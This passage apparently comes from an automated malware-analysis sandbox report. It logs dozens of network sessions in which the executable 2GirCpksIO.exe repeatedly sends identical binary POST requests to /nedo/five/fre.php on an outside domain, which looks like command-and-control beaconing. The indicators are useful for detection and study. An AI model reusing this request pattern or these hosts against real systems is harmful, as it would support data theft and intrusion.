477	192.168.11.20	50264	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
478	192.168.11.20	50265	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
479	192.168.11.20	50266	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.11.20	49835	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:50.586189985 CET	377	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:50.897164106 CET	377	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:50 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
480	192.168.11.20	50267	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
481	192.168.11.20	50268	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
482	192.168.11.20	50269	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
483	192.168.11.20	50270	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
484	192.168.11.20	50271	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
485	192.168.11.20	50272	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
486	192.168.11.20	50273	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
487	192.168.11.20	50274	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
488	192.168.11.20	50275	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
489	192.168.11.20	50276	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.11.20	49836	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:51.421232939 CET	378	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:51.711165905 CET	379	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:51 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
490	192.168.11.20	50277	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
491	192.168.11.20	50278	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49792	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:10.753878117 CET	321	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:11.076780081 CET	322	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:10 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.11.20	49837	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:52.227112055 CET	379	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:52.547043085 CET	380	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:52 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.11.20	49838	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:53.057143927 CET	381	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:53.349915981 CET	381	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.11.20	49839	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:53.809156895 CET	382	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:54.101151943 CET	382	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.11.20	49840	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:54.636790991 CET	383	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:54.950619936 CET	384	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:54 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.11.20	49841	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:55.476605892 CET	384	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:55.828042030 CET	385	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:55 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.11.20	49842	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:56.348588943 CET	386	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:56.651110888 CET	386	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:56 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.11.20	49843	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:57.167977095 CET	387	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:57.496169090 CET	387	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:57 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.11.20	49844	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:58.023260117 CET	388	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:58.339368105 CET	389	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:58 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.11.20	49845	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:58.864840984 CET	389	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:59.178734064 CET	390	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:58 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.11.20	49846	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:59.689049006 CET	391	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:59.975543022 CET	391	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:59 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.11.20	49793	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:11.736716986 CET	323	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:12.041415930 CET	324	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:11 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.11.20	49847	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:00.511900902 CET	392	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:00.827406883 CET	392	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:00 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.11.20	49848	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:01.346014023 CET	393	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:01.728337049 CET	394	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:01 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.11.20	49849	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:02.238846064 CET	394	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:02.601727009 CET	395	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:02 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.11.20	49850	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:03.116560936 CET	396	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:03.426031113 CET	396	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:03 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.11.20	49851	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:03.916595936 CET	397	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:04.288131952 CET	398	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:03 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.11.20	49852	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:04.808484077 CET	398	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:05.104880095 CET	399	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:04 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.11.20	49853	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:05.541893959 CET	399	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:05.856829882 CET	400	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:05 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.11.20	49854	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:06.386045933 CET	401	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:06.707102060 CET	401	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:06 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.11.20	49855	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:07.236643076 CET	402	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:07.590959072 CET	403	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:07 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.11.20	49856	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:08.022269964 CET	403	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:08.373509884 CET	404	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:08 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.11.20	49794	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:12.785936117 CET	324	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:13.082870007 CET	325	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:12 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.11.20	49857	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:08.881208897 CET	404	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:09.182101011 CET	405	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:08 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.11.20	49858	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:09.697526932 CET	406	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:10.017735958 CET	406	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:09 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.11.20	49859	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:10.553688049 CET	407	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:10.889452934 CET	407	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:10 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.11.20	49860	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:11.411926031 CET	408	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:11.751856089 CET	409	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:11 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.11.20	49861	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:12.278911114 CET	409	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:30:12.583456993 CET	410	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:30:12 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.11.20	49862	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:30:13.115180969 CET	411	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
